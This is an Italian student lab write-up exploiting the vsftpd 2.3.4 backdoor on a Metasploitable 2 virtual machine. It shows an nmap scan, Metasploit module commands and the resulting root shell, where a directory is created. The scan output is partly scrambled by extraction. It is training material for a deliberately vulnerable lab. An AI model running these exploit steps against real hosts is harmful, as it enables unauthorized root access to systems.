ESERCIZIO W15D4

Andremo a sfruttare la vulnerabilità presente nel servizio vsftpd versione 2.3.4, usando il tool Metasploit. La traccia precisa con i suoi passaggi è la seguente:

- Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).
- L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.
- Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Cambio rete Metasplitable

Come menzionato, cambiamo l'indirizzo IPV4 di Metasploitable 2 in 192.168.1.149.

```
# This file describes the network interfaces availab # and how to activate them. For more information, se # The loopback network interface auto lo iface lo inet loopback # The primary network interface auto eth0 inet static #iface eth0 inet static #iface eth0 inet dhcp address 192.168.1.149 netmask 255.255.255.0 network 192.168.1.3 broadcast 192.168.1.255 gateway 192.168.1.1
```

Individuazione servizio

Per essere sicuri della sua presenza, utilizziamo nmap per scandagliare l'indirizzo 192.168.1.149 alla ricerca della porta contenente il servizio vsftpd.

```
(kali) [~]
$ sudo nmap -sV 192.168.1.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-17 18:17 EST
Nmap scan report for 192.168.1.149
Host is up (0.00023s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
                                                                                                                                                                                                   Service vsftpd
                                                                                                                                                                                                  open on 21/tcp
                                                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
Linux telnetd
Postfix smtpd
 25/tcp
                   open
                 open domain ISC BIND 9.4.2

open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

open rpcbind 2 (RPC #100000)


open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

open exec netkit-rsh rexecd
                                                          ISC BIND 9.4.2
 111/tcp
139/tcp
445/tcp
 512/tcp
                                 login?
                  open
514/tcp open
1099/tcp open
1524/tcp open
                                shell Netkit rshd
java-rmi GNU Classpath grmiregistry
bindshell Metasploitable root shell
2049/tcp open nfs
2121/tcp open ftp
3306/tcp open mysql
                                                          2-4 (RPC #100003)
ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
 6667/tcp open irc
8009/tcp open ajp13
8180/tcp open http
                                                           Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
 MAC Address: 08:00:27:CD:4D:11 (Oracle VirtualBox virtual NIC)
 Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Lancio Metasploitable 2

Quando abbiamo certezza del bersaglio, avviamo Metasploit per dare il via alla configurazione dell'exploit. Confermiamo la nostra scelta su vsftpd_234_backdoor. Configuriamo RHOSTS con 192.168.1.149.



Una volta preparato il modulo e scelto l'indirizzo, non ci resta che inviare la scritta run su terminale.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
Set and Run
```

```
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:38337 → 192.168.1.149:6200) at 2024-02-18 16:27:59 -0500
whoami
root
Connection
established
```

Ora che siamo dentro alla macchina metasploitable 2, come vediamo anche dalle risposte positive come whoami root, portiamo a termine l'ultimo passo. Creiamo una cartella all'interno della directory root. Per fare ciò adoperiamo mkdir test_metasploitable.

```
whoami
root
ls
bin
boot
                            Directory
cdrom
                         test_metasplo
dev
                           it creation
home
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
privateshare
proc
root
sbin
sys
tmp
vmlinuz
pwd
mkdir test_metasploit
```

```
ls
bin
                 directory
               test_metaspl
boot
cdrom
                oit created
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
privateshare
proc
root
sbin
srv
sys
test_metasploit
tmp
vmlinuz
```